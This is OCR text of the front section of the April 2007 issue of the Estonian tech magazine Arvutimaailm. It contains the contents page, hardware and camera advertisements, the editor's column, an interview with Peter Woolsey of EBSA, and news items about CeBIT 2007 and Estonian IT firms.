arvutimaailm

TEHNOLOOGIA ASJATUNDJA

APRILL 2007 | NR 3 (139) | HIND 35.90

LABOR

NOKIA E65:

Nikli- ja naha-imitatsiooniga äritelefon

FOOKUS

10 NÕUANNET:

Mida teha ENNE läpaka kadumist?

FIRMA

REVNETEK:

Eesti firma Ameerikas, Aafrikas, Aasias ja ...

LABOR

VISTA KOOREM:

Võrdlustestis taluvad sülearvutid hambad ristis Windows Vista Business'it

TÕNU VANATALU

Maarahva saadik Microsoftis

VÄLISMAA

HP: tehnoloogiamaailma eeskuju viimaste aastate parimas vormis

9 771021 936005

OLYMPUS
Your Vision, Our Future

Piiramatud võimalused

E-System. Suurim valik objektiive digitaalsüsteemile.

Pideva arendustöö tulemusena on meil valminud väga paljude võimalustega kaamera. Four Thirds Standard võimaldab E-System kaameraga kasutada nii Olympuse objektiive kui ka teiste Four Thirds partnerite tooteid. Supersonic Wave Filter kaitseb objektiivide vahetamise ajal kaamera sensorit tolmu eest. Pole vaja karta tuult ega halba ilma – võite pildistada igal pool ja igal ajal. www.olympus.ee

Ei mingeid piiranguid.

arvutimaailm APRILL 2007

24 Mees, kes Windows Vista eesti keelde pani

30 Eesti firma jahib India IT-turgu

UUS

9 Britt ajab Eestist üleilmset äri
Tehnoloogiamessil CeBIT ajas Eesti asja ka inglane Peter Woolsey.
10 CeBIT 2007 purustas rekordeid
6153 väljapanekut 77 riigist meelitas kokku 480 000 külastajat.
12 USB-ühendusega kuvar
Samsung keeras videokaardile selja.
14 Vanglasse arvutivõhikluse eest
USA suudab ikka veel üllatada.
16 GNT Eesti võttis staadionil mõõtu
Arvutikaupade müüjaid oli spordipäevale kogunenud üle saja.

FOOKUSES

18 Mida teha ENNE sülearvuti kaotamist?
Siis on juba hilja, kui väärtuslikku rüperaali pole enam seal, kuhu sa ta viimati panid. Tegutseda tuleb juba enne. Aare Kirna annab 10 nõuannet.

KOLUMN

23 Vidin või toode pole veel firma
Jüri Kaljundi kirjutab, et kuigi alustada võib vidina loomisega, peab ülim eesmärk ettevõtlusega tegelemise soovi korral alati meeles püsima. Ei tasu loota, et tootest selle edukuse korral iseenesest firma välja kasvab.

INIMESED

24 Maarahva saadik Microsofti juures
Vähe vanemad inimesed mäletavad aegu, kui Windowsi kalendris järgnes kolmapäevale naljapäev ja märtsile sprill. Tõnu Vanatalu töötab selle nimel, et taolisi rumalusi enam ei esineks.
29 Minu esimene ...
Kalle Tammemäe meenutab oma esimesi kokkupuuteid arvutiga.

FIRMA

30 Eesti IT-firma tüürib globaalseks kontserniks
Revnetek on asunud vallutama India turgu. Nimelt kirjutati alla koostöölepe India firmaga Paragon Infotech, mille kohaselt plaanitakse Indias üles panna 100 000 terminaltöökohta koos kõige vajalikuga.

LABOR

36 Ärisülerid Vista raske koorma all
Väga vingest arvutist saab Vista Business`iga üks keskpärasevõitu graafilise jõudlusega arvuti.
42 Fotoprogramm näitab pildistamiskohta
43 Vaikne kõvaketas Buffalo
Võrguketas aitab rahuldada väiksema firma ühise failihoidla vajadused.
44 Google annab tasuta töölaua
45 Wosbee – igamehe tasuta e-pood
46 FS P1610 pakib end tahvliks
48 Tasuta kõned nüüd ja igavesti
49 Turvalahendus peopesal
50 Niklist ja nahaimitatsioonist äritelefon

LAHENDUSED

52 Pikk tee Windows Vistani
Kaks tundi installimist, paar päeva seadetega pusimist ja tunnid draiverite otsimise seltsis.
56 ITSM-tarkvara aitab ennetada IT-kriise
IT-varade haldamise tarkvara igasse ettevõttesse, kus on üle saja töötaja.
58 Majandustarkvara vahetamine nõuab korralikku eeltööd
60 SMS-id turvaliselt arvutisse
61 Kaughaldusportaal ettevõtetele

TURVA

62 Kui puhver üle uputada 3
Tõnu Samuel kirjutab ründekoodi.

REPORTAAŽ

66 Arvuti teine elu 2
Jätkub eelmisel kuul alanud reportaaž arvutite teispoolsusest.

VÄLISMAA

72 Tehnoloogiamaailma eeskuju
Tänane HP on tehnoloogiagigantide seas tõusnud vägagi tugevale positsioonile.

TEOORIA

78 Operatsioonisüsteemi valik 7
Vaatluse all on Fedora Core 6.

36 Sülearvutid ragistavad Windows Vistat

66 Arvutite teispoolsus Soomes

www.arvutid.ee

ML Arvutid soovitab: Windows Vista™ Business

Windows Vista Business

Driimtiim!

Töökindlad serverid ja võimsad ärikliendi arvutid koos asjatundliku järelteeninduse ning Ekspress garantiiga.

ML 550 vPro

Uue Intel® vPro platvormiga lauaarvutitel väiksemad halduskulud ja energiasäästlik jõudlus

- Intel® Core™ 2 Duo Protsessor E6300
- Ehtne Windows Vista™ Business
- 1GB DDR2 mälu, 80GB kõvaketas
- DVD kirjutaja
- Integreeritud heli- ja võrgukaart
- ID kaardi ja välkmälu lugeja
- Klaviatuur ja optiline hiir
- Ekspress garantii
- Arvutit võimalik tellida ka Windows® XP Professionaliga

Hind **11 200.-**

ML S350 uus

Võimas ja energiasäästlik serveri platvorm

- Dual-Core Intel® Xeon™ Protsessor 3040
- Intel® S3000AHV emaplaat
- 4x SATA RAID 0,1,10
- 1Gb LAN
- 400W toiteplokk
- 2x160GB SATA 7200rpm
- 1GB DDR2-533 (maks 8GB)
- DVD lugeja, disketiseade, klaviatuur, hiir
- Ekspress garantii 3 aastat
- 4x5,2" ja 6x3,5" kohta lisa kettaseadmetele

Juurde serveri süsteemi tarkvara:
Microsoft® Windows 2003 Server R2 Standard koos 5 kliendilitsentsiga 11 000.-
Microsoft® Windows Small Business R2 Server 2003 koos 5 kliendilitsentsiga 6000.-

Hind **12 990.-**

Celeron, Celeron Inside, Centrino, Centrino Logo, Core Inside, Intel, Intel Logo, Intel Core, Intel Inside, Intel Inside Logo, Intel SpeedStep, Intel Viiv, Itanium, Itanium Inside, Pentium, Pentium Inside, Xeon, and Xeon Inside are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.

ML

Hoolikalt läbimõeldud pisiasjad

RAKETT

ML Arvutipood – **Pärnu mnt 142, tel 651 2555; Tartu: Riia 24A, tel 730 6603; Pärnu: Rüütli 41, tel 445 9676.** Edasimüüjad: **Tallinn:** MicroLink Eesti 650 1750; BCS Infra 699 9100; Büroomaailm 600 5100; Datel 626 3000; Elion 640 2344; Helika 655 6207; ID Süsteemide 650 5444; Neti 655 8560; New Vision 650 4821; Nixor AD 668 8866; PT Mikro 601 0000; Zebra Infosüsteemid 668 4000; Uptime 603 1700; Markus Tarkvara 699 9835; Trenet 681 1650; Ectaco 654 2150; Pristis 654 8850; **Tartu:** PC Expert 740 9999; Astronoomilised Kassasüsteemid 744 1550; SD Vision 747 5542; Trillian Infosüsteemid 740 9230; **Pärnu:** Active Systems 447 0595; Merit 443 3679; PC Expert 447 6014; **Kuressaare:** Teetormaja 452 0200; EQ Computer 453 8811; Bravocom 452 1111; Sarma 453 3543; **Viljandi:** TT Tarkvara 433 0070; Osmar 435 1015; Matti Bürootehnika 433 4399; **Paide:** Paivet 385 0430; Taig 383 8050; Aarnet 385 0785 **Türi:** Provel 384 7245; **Haapsalu:** Tehnikasalong 472 5050; Kodukaupade Grupp 473 7030; **Jõgeva:** Merit 776 0005; **Kärdla:** Reko AKM 463 2054; **Rapla:** Taig 489 0270; **Rakvere:** Kontori ja kooli 322 5412; Visioline 699 9496; **Jõhvi:** Büroomaailm 337 0297; **Põlva:** ADML 799 8010.

arvutimaailm
Asutatud 1993. aastal

Uskumatu lugu

MERLIS NÕGENE
peatoimetaja

Vaata arvutimaailma ühe või teise kandi pealt, ameeriklastest ei saa üle ega ümber. Neil on kõik suured nimed Silicon Valley'st Bill Gates'ini. Kui tahavad, on tehnoloogiliselt nii võimekad, et ehitavad kosmosesse raketitõrjekilpe, kuulavad pealt suvalist telefonikõnet või loevad ükskõik kelle e-kirju.

Paradoksaalsel kombel on jõudu ja võimekust teinekord rohkem kui mõistust peas ja südant sees, kuigi see jõud ja võimekus pole mitte ainult brutaalne füüsiline ülekaal.

Mind on alati hämmastanud need lugematud konfliktid, mida ameeriklased ise oma filmides näitavad, kus keegi võõras satub suvalisse kolkaküla. Millised kafkalikud piinad teda seal ootavad, kui kohalikud teda omatahtsi väntsutama hakkavad! Kohalik šerif on ka muidugi oma jope ega aita ilmsüüta kaugelttulijat mingil moel.

Olen küll ise tuhandeid kilomeetreid USA-s läbi sõitnud, kuid pole sellistesse urgastesse sattunud, aga ju nad siis kuskil on. Päris laest selliseid süžeesid ei võeta. Eriti, kui neid veel nii sageli esile tuuakse.

Üks veider ja ülekohtune linnake on USA-s kindlasti. See, kus 40-aastane tagasihoidliku arvutikasutusoskusega õpetajanna mõistetakse süüdi kuriteos, mida ta teinud pole. Kui Eesti blogides tundsid inimesed märtsi lõpus kaasa torusiilitatud kassile ja mõni poetas pisaragi, jahmatas mind tõeliselt Julie Amero saatus, millest saate pikemalt lugeda lehekülgedel 14–15. See pole mingi meelelahutusuudiste naljameeste pastakast imetud lugu, kuidas kassil sündisid koerad.

Otsekohesed inimesed ütlevad muidugi kohe, et millist õiglust sellisest riigist oodatagi, vaata, mis Iraagis või Quantanamos toimub! Eks ta ole. Suur riik, suured kontrastid. On palju head ja on ka palju halba. Ja kui puutud iga päev kokku pigem meeldivaga, on seda raskem aktsepteerida selliseid lugusid, kus inimesed on suurtel kiirustel ja karjakaupa rumalad, õelad, omakasupüüdlikud ja ülekohtused.

Ülejäänud lood käesolevas Arvutimaailmas ei ole sugugi nii masendavad. Windows Vistast on päris palju juttu. Tehnilise poole pealt esiteks võrdlustest – kuidas moodsad sülearvutid Vistaga kokku sobivad. Teiseks lugu sellest, kuidas Kaido Einama Vistat installis. Ei olnud just lihtne ülesanne.

Juba mõnda aega ootel olnud intervjuu Tõnu Vanataluga sai ka juhuslikult just nüüd teoks. Tema on mees, kes on viimased kuus aastat tegelenud Vista eestindamisega. Üks lugeja süüdistas juba eelmist Arvutimaailma numbrit Vista haipimises, aga nagu talle viimasel leheküljel vastatakse, tuleb Vista selga nagu loodusõnnetus – paratamatult. Seega on mõistlik teda tundma õppida, mitte ignoreerida. Kas ka kasutada, on igaühe enda otsus.

Aadress Liimi I, 10621 Tallinn
Telefon 661 6186
Faks 661 6185
E-post am@am.ee
Koduleht www.am.ee

TOIMETUS
Peatoimetaja Merlis Nõgene
merlis@am.ee

Toimetaja Kaido Einama
kaido@am.ee

Keeletoimetaja Jolana Aru
jolana@am.ee

Kujundaja Mirjam Männi
mirjam@am.ee

REKLAAM
Reklaamijuht Indrek Kruusmets
indrek.kruusmets@presshouse.ee
telefon 660 9360

TELLIMINE
Ajakirja tellimiseks:
- helista 660 9797
- saada e-kiri levi@presshouse.ee
- mine kodulehele www.telli.ee

Arvutimaailma tellimus maksab 299 kr aastas, otsekorraldusega 29 kr kuus.

telli.ee
HEAD AJAKIRJAD HEA HINNAGA

VÄLJAANDJA
Presshouse OÜ
Trükk Unipress

© **Presshouse OÜ.** Ajakirjas Arvutimaailm avaldatud tekstide ja fotode kasutamine ükskõik millisel viisil on keelatud ilma väljaandja kirjaliku loata. Kõik õigused kaitstud.

VÄÄRIKALT LIHTNE.

Photo Point

Väärikas ei pea alati olema keeruline ja kallis. Vali endale sobilik **PENTAX**i kaamera ja tunne rõõmu selle lummavast pildikvaliteedist ning nägusast välimusest!

Optio E30 2290.-
Sensor: 7,1 megapikslit, 3× optiline zoom, 2,4" LCD ekraan, kaal: 138 grammi, komplektis 2 AA patareid.

Optio M30 2990.-
Sensor: 7,1 megapikslit, 3× optiline zoom, 2,5" LCD ekraan, kaal: 120 grammi, komplektis aku + laadija.

Optio W30 3990.-
Sensor: 7,1 megapikslit, 3× optiline zoom, 2,5" LCD ekraan, **veekindel korpus** (kuni 3m), kaal: 140g, komplektis aku + laadija.

Optio T30 3990.-
Sensor: 7,1 megapikslit, 3× optiline zoom, 3" **puutetundlik LCD** ekraan, kaal: 120g, komplektis ekraanipliiats, aku + laadija.

Optio A30 4490.-
Värinastabilisaatoriga sensor: 10 megapikslit, 3× optiline zoom, 2,5" LCD ekraan, kaal: 140 grammi, komplektis aku + laadija.

K100D 9990.-
Värinastabilisaatoriga sensor: 6,1 megapikslit, smc Pentax DA 18-55mm F3,5-5,6 AL zoomobjektiiv, 2,5" LCD ekraan, 11-punkti autofookus, kaal: 717 grammi, komplektis 4 AA patareid.

PHOTOPOINT ÜLEMISTE KESKUS
Tallinn, Suur-Sõjamäe 4
Avatud: E-P 10-21
Telefon: 603 4726

PHOTOPOINT PÄRNU MNT
Tallinn, Pärnu mnt. 139
Avatud: E-R 10-20, L 10-18
Telefon: 655 0651

PHOTOPOINT LÕUNAKESKUS
Tartu, Ringtee 75
Avatud: E-P 9-21
Telefon: 731 5626

PHOTOPOINT KAUBAMAJA
Tartu, Riia 1
Avatud: E-L 9-21, P 9-18
Telefon: 731 4828


PHOTOPOINT EEDEN
Tartu, Kalda tee 1c
Avatud: E-P 10-21
Telefon: 742 7868

PHOTOPOINT AG KAUBAMAJA
Jõgeva, Suur 5
Avatud: E-R 9-18, L 9-16
Telefon: 772 3185

PHOTOPOINT ASTRI
Narva, Tallinna mnt 41
Avatud: E-P 10-21
Telefon: 356 7550

Photo Point
Tasuta infotelefon: **800 FOTO** (8003686)
Lisainfo: **WWW.PHOTOPOINT.EE** ja **WWW.PENTAX.EE**

PENTAX



KMA

KMA OÜ
Suur-Karja 13, Tallinn 10140
Tel: +372 6 273 342
E-mail: kma@kma.ee
www.kma.ee


Mobiilne müügimees TelliKMA

VÕIMALUSED LIIKUMISES LIIGUTAVAD VÕIMALUSI

UUS!

Britt ajab Eestist üleilmset äri

Tehnoloogiamessil CeBIT ajas väikest viisi Eesti asja ka inglane Peter A. Woolsey, kelle ettevõtte Euro-Baltic Software Alliance (EBSA) juba 1999. aastast Euroopa suurfirmadest kliente on leidnud.


Peter Woolsey teeb tööd Eestis ja maksab siin ka oma makse ning ütleb, et austab seda riiki.

HOLGER ROONEMAA
Eesti Päevaleht

Andmevahetussüsteeme ja mobiiltelefoniteenuseid tootva EBSA klientide hulka kuuluvad näiteks telekommunikatsioonihiid TeliaSonera, Nokia ning British Telecom.

Kuidas sattus üks inglane Eestisse eestlastega IT-äri ajama?

Tulin Eestisse esimest korda 1994. aastal, kui müüsin tarkvaravigade avastamise vahendeid. Otsisin abi Põhjamaadesse müügi laiendamiseks ning siinsed inimesed jätsid mulle väga hea mulje. Kohtusin **Andrus Suitsuga** tarkvaraarendamisega tegelevast firmast Proekspert ja hakkasime koostööd tegema. Asutasin EBSA ja hakkasin Soome telekomide ja Nokia lepingute täitmiseks allhanget võtma Suitsult. Kui Proeksperdil enam tööde jaoks piisavalt programmeerijaid ei olnud, otsisin uusi partnereid ka Lätist ja Leedust. Aga eestlasi pean ma usaldusväärsemateks.

> Minu arvates oleks õige lasta teiste riikide programmeerijatel tulla Eestisse tööle. Kui seda ei lubata, mõjub see konkurentsivõimele halvasti.

Kuigi teie ettevõtte haare tundub olevat küllalt lai, ei tunta teid Eestis peaaegu üldse. Miks see nii on?

Oma esimese lepingu Eestis võitsime alles 2005. aasta lõpus, kui rahandusministeerium soovis uut andmevahetussüsteemi. Nüüd on meil nendega juba sõlmitud ka uus leping. Meie värskeim Eesti klient on Telema (pakub müügi- ja tootmisfirmadele IT-lahendusi). Aga meie põhisuund on olnud eelkõige eksportlepingute leidmine.

Ma ei ole Eestis ennast ka kunagi reklaaminud ega andnud ühtki intervjuud. Küll aga olen Eestit promonud näiteks Financial Timesis.

Mis on teie praegused suuremad projektid välismaal?

Alles hiljuti hakkasime Suurbritannias tegelema projektiga, kuidas muuta sealset liiklust sujuvamaks. Projekti üheks kaalukamaks osaks on pakkuda inglastele võimalust mobiiltelefoni kaudu teada saada, kus on suuremad ummikud ja kuidas neid vältida. Kogu projektis osaleb 16 erinevat organisatsiooni, teiste hulgas ka mobiilioperaator Orange. EBSA osaleb aktiivselt konsortsiumis, mis loodab saada Eesti valitsuselt ja erapartneritelt toetust, et kasutada üleeuroopalist projekti ühtse transpordi planeerimisel. Eestis võiks korraldada selle projekti jaoks *work-shop*'e, kus me tutvustaks teistele meie ID-piletit, mobiilset parkimist, m-maksmist ja muud.

Te tundute olevat Eestist sisse võetud. Miks?

Siin on intellektuaalselt stimuleeriv atmosfäär, sellepärast. Eestlased on väga efektiivsed ja valmis kõike kiiresti tegema. Ei kehti arusaama, et midagi pole võimalik teha. Siin on kõik võimalik.

Samuti on eestlased väga konkureerivad. Kui ma alguses kuulsin, et eestlase lemmikhommikusöök on teine eestlane, siis arvasin, et see on nali. Varsti sain aru, et see on tõsi. Kõige raskem on siin leida uusi insenere. Skype ja teised rahvusvahelised ettevõtted haaravad kõik endale. Minu arvates oleks õige lasta teiste riikide programmeerijatel tulla Eestisse tööle. Kui seda ei lubata, mõjub see Eesti konkurentsivõimele halvasti.

Kuulsin, et te maksate ka oma makse Eestisse. Kas te peate ennast Eesti patrioodiks?

Jah! Kui palju teisi eestlasi sa tead, kellel on juba kolmas ID-kaart? Minul näiteks on. Teenin Eestis palka ja maksan siin ka oma makse. Austan teie riiki ning see on väärt palju toetust. Mõnikord mu Euroopa sõpradel saab päris kõrini, et ma teen Eestile *non-stop*-reklaami.

Saime EAS-ilt hiljuti toetust ühele programmile. Korraldame konkursi tuhande Eesti üliõpilase ja teaduri seas ning valime välja 25 paremat äriideed, mis muudaksid maailma. Selle raames tuleb üks mu INSEAD-i maailmamajanduskooli professorist sõber eestlasi õpetama, kuidas olla rahvusvahelisel turul edukas. Kuu aja pärast räägin ma Eestist kui kõigi võimaluste maast sama kooli lõpetajatele. Katsun siia meelitada riskikapitaliste.

Oskando ostis osa Eurosatist

Eesti telemaatikafirma Oskando alustas laienemist 20-protsendilise osaluse omandamisega ettevõttes Eurosat Group OÜ, mille GPS- ja GSM-tehnoloogial põhinevaid seadmeid ja teenuseid kasutab Eestis üle saja ärikliendi.
Telemaatika ehk raadio- ja telefonisidel põhinevate asukohajälgimisteenuste arendamise ja müügiga tegeleva Eurosat Groupi toodeteks on raskeveokite ja ehitusmasinate kontrolltarkvara Inspect ning sõidukite internetipõhine jälgimissüsteem Track24.

Eestikeelne viirusetõrje Windows Vistale

Arvutit viiruste ja muude internetiohtude eest kaitsvate programmide Kaspersky Internet Security 6.0 ja Kaspersky Anti-Virus 6.0 uued versioonid töötavad nüüd nii Microsoft Windowsi eelmiste versioonide (välja arvatud Windows 95) kui ka Microsoft Windows Vista kõikide versioonidega (32- ja 64-bitised versioonid). Kaspersky Internet Security 6.0 ja Kaspersky Anti-Virus 6.0 on Kaspersky Labi välja töötatud infoturbevahendite viimased versioonid. Kui Kaspersky Anti-Virus 6.0 kaitseb arvutit kahjurprogrammide sissetungi eest, kindlustab Kaspersky Internet Security 6.0 arvuti kaitse igasuguste e-ohtude eest, nagu kahjurprogrammid ja nuhkvara, häkkerirünnakud, internetipetturlus ja rämpspost.

Foto: Scanpix/AP

Lisa Molitor töötas CeBIT-il Deutsche Telekomi väljapanekul veebireporterina. Vasakul pool oleva kaamera pilti jälgis Lisa paremal asuvalt väikeselt ekraanilt. Aparatuuriga võis ta just tehtud fotosid üle traadita neti firma kodulehele laadida. Selliseid veebireportereid oli CeBIT-il palju.

CeBIT 2007 purustas rekordeid

Hannoveris toimus märtsis järjekordne kõige-kõigem IT-mess CeBIT. 6153 väljapanekut 77 riigist meelitas kokku 480 000 külastajat, mis oli 10% rohkem kui eelmisel aastal. Ürituse jooksul löödi käed äritehinguteks 11 miljardi euro väärtuses.

Sel aastal oli ametlik partnerriik Venemaa, kust sõitis kohale 170 firmat, kes näituse korraldajate hinnangul näitasid edukalt Venemaa võimekust info- ja kommunikatsioonitehnoloogia valdkonnas.

Rekordiline oli ka välisosalejate arv – 3344 tuli väljastpoolt Saksamaad. 76 riigi firmad kasutasid võimalust oma äri globaalsel areenil tutvustada. Euroopa Liidu riikidest oli kõige tugevamalt esindatud Suurbritannia, millele järgnesid Itaalia ja Holland. Aasia riikide edetabelis juhtis Taiwan, teisel kohal oli Hiina, kolmandal Lõuna-Korea ja neljandal Jaapan.

Eesti pani CeBIT-il välja avaliku- ja erasektori ühisstendi, kus üheskoos astus üles 14 asutust ja ettevõtet. Eesti ühisstend oli CeBIT-il juba neljandat aastat järjest.

Sel korral oldi esimest korda avaliku sektori hallis ligi sajaruutmeetrisel pinnal, mis on enam kui varasematel aastatel. Ühendavaks märksõnaks Eesti stendil oli maailmas ainulaadne ID-kaart ning selle elektroonilised rakendused.

Kõigil CeBIT-i külastajatel oli ainulaadne võimalus ise tutvuda Eestis 2005. aasta sügisel üleriigilistel kohalike omavalitsuste valimistel rakendunud e-valimiste lahendusega. äm

IT-firmad koonduvad Ülemistele

Ülemiste City sõlmis üürilepingu Eesti ühe tuntuma IT-sektori firmaga AS Helmes ettevõtte kolimiseks Ülemiste innovatsioonilinna.

"Läbirääkimisi Helmesega pidasime juba ammu, lepinguni jõudsime eelmisel nädalal," ütles Ülemiste City juhatuse esimees **Gunnar Kobin**. "Helmese suuromanik **Jaan Pillesaar** oli üks esimesi, kelle peal ma Ülemiste City kontseptsiooni 1,5 aastat tagasi kompasin ning kelle positiivne tagasiside oli vaieldamatult üheks julgustajaks idee elluviimisel. Mul on hea meel, et Helmes nüüd ka ise Ülemiste Citys asuma hakkab," lisas Gunnar Kobin.

"Helmes on viimastel aastatel kasvanud energiliselt, meie tulevikuplaanid pole vähem ambitsioonikad. Tänaseks on praegune asukoht jäänud meile väikseks ning loomulik on uus kodu ehitada sama perspektiivsesse piirkonda. Ülemiste City on väga innovatiivse suunitlusega, seega oli meie uue kodu loomine sinna loomulik valik," ütles AS-i Helmes nõukogu liige **Kalju Rüütli**.

Helmese uus büroo on 2000-ruutmeetrine ning see hakkab paiknema Ülemiste City peatänava ääres linnaku keskse restoranihoone ühes tiivas. Sama hoone teises tiivas paikneb teise Eesti IT-sektori suurtegija Webmedia büroo ning naabrusesse hakatakse aprillis rajama Baltimaade suurima IT-ettevõtte MicroLinki büroohoonet. äm

Fujitsu Siemens Computers soovitab Windows Vista®

FUJITSU COMPUTERS SIEMENS

Püsib ärkvel – ka kõige pikemal koosolekul.

LIFEBOOK S7110 – kuni 10.5 tunnine aku

Väike kaal ja pikk aku kestvusaeg muudavad uue **LIFEBOOK S7110** kasutusmugavuselt ja ergonoomikalt võrdseks täismõõdus lauaarvutiga. Lisaks suurepärasele 14,1-tollisele ekraanile on sellel toekal, ent elegantsel sülearvutil ka moodullahter, mis võimaldab arvutile lisada teise kõvaketta või topeltaku. Viimane **Intel® Centrino® Duo Mobile Technology** lubab sülearvutil koos topeltakuga vooluvõrgust eemal püsida pikka aega - kuni 10.5 tundi. **Teie päev lõppeb samuti kui ta algas.**
Kõigil Fujitsu Siemens Computers äriseeria toodetel on 3 aastane tehasepoolne müügigarantii.

LKN:EST-210300-029

20,990 kr

- Intel® Core™2 Duo T5500 protsessor
- Originaalne Windows® Vista™ Business Office Ready
- 80 GB SATA kõvaketas (5400rpm)
- 14.1" TFT-XGA /1024 x 768
- Põhimälu 1 GB DDR2-667
- Kaal ainult 1,8 kg
- DVD Super Multi salvestav seade
- Integreeritud Atheros WLAN, Bluetooth ja 56K modem

KLIKKA → www.fujitsu-siemens.com/lifebook
KÜSI → ee.sales@fujitsu-siemens.com
OSTA → lähimalt edasimüüjalt http://www.fujitsu-siemens.ee/partners.html

Samuti valikus:

ESPRIMO Q5010 Mini PC

LKN:EST1001311-002

- Intel® Core™ Duo T2300E protsessor
- Originaalne Windows® Vista™ Business Office Ready
- Põhimälu 1 GB DDR2-667
- 80 GB SATA kõvaketas (5400rpm)
- b/g WLAN ja integreeritud Bluetooth
- Sisemine DVD salvestatav seade

14,990 kr

LIFEBOOK S7110

LKN:FIN-211300-026

- Intel® Core™ Duo T2300E protsessor
- Originaalne Windows® XP Proffessional
- Põhimälu 1 GB DDR2-667
- 80 GB SATA kõvaketas (5400rpm)
- b/g Atheros WLAN ja integreeritud Bluetooth
- DVD Super Multi salvestatav seade

18,990 kr

intel Core 2 Duo inside™ Dual-core. Do more.

Celeron, Celeron Inside, Centrino, Core Inside, Intel, Intel Core, Intel Inside, Intel SpeedStep, Intel Viiv, Intel Xeon, Itanium, Itanium Inside, Pentium, Pentium Inside, Centrino logo, Inteli logo ja Intel Inside logo on Intel Corporation'i ja tema Ameerika Ühendriikides ning teistes riikides asuvate sidusettevõtete kaubamärgid või registreeritud kaubamärgid. Kõik selles dokumendis kasutatud nimetused võivad olla kaubamärgid, mille kasutamine kolmandate isikute poolt võib rikkuda kaubamärgiomanike õigusi. Muudatused disainis ja tehnoloogias on kaitstud.

HansaWorld tõi turule tarkvara versiooni 5.2

Rahvusvaheline tarkvaraettevõte HansaWorld uuendas oma äritarkvara, lisades muu hulgas kommunikatsioonivõimalusi ning täiustades tootmise planeerimise funktsioone.
Ettevõtte juhi Karl Bohlini sõnul on HansaWorldi uus versioon firmadele paindlik töövahend oma äriprotsesside juhtimiseks. Versioon 5.2 sisaldab olulisi tootmisalaseid uuendusi ja mitmeid uusi funktsioone.

Igaühe m-äri kolis ka Lätti ja Leetu

Tartu ettevõtte Mobi Solutions loodud mobiiliteenuste isetegemise portaal Igaühe m-äri laienes käesolevast nädalast Lätti ja Leetu, teatas firma.
"Igaühe m-äri laseb kõigil teha mobiiliteenuse viie minutiga ja ilma erioskusi vajamata," ütles Mobi partner Rain Rannu. "Nüüd on sama võimalus ka ettevõtetel, kes tegutsevad Lätis ja Leedus."
Eestis töötab Igaühe m-äri alates 2002. aastast.

Maailma esimene USB-ühendusega kuvar

Maailma suurimal IT-messil CeBIT 2007 esitles Samsung Electronics murrangulist Ubi-Synci vedelkristall-kuvarit (SyncMaster 940UX), mille saab arvutiga ühendada, kasutades ainult USB-kaablit.

Ettevõtte teatel teeb uus kontseptsioon mitme monitori korraga kasutamise oluliselt lihtsamaks ja nii saab arvutiga ühendada kuni kuus kuvarit korraga. "See hoiab ära niisugused ebamugavused, nagu uue graafikakaardi ostmine ning eraldi draivertarkvara allalaadimine ja paigaldamine," teatas Samsung.

Kuvari sisse-ehitatud DVI ja D-sub sisendühendused ning USB 2.0 jaoturühendus hõlbustavad monitori teiste seadmetega ühendamist ja laiendavad selle kasutusvõimalusi.

Tootest oodatakse uut lemmikut sülearvutite kasutajatele, kes on tüdinud väikestest ekraanidest, aga ka haiglate ja kontorite töötajatele, kes kasutavad oma igapäevatöös mitut kuvarit korraga.

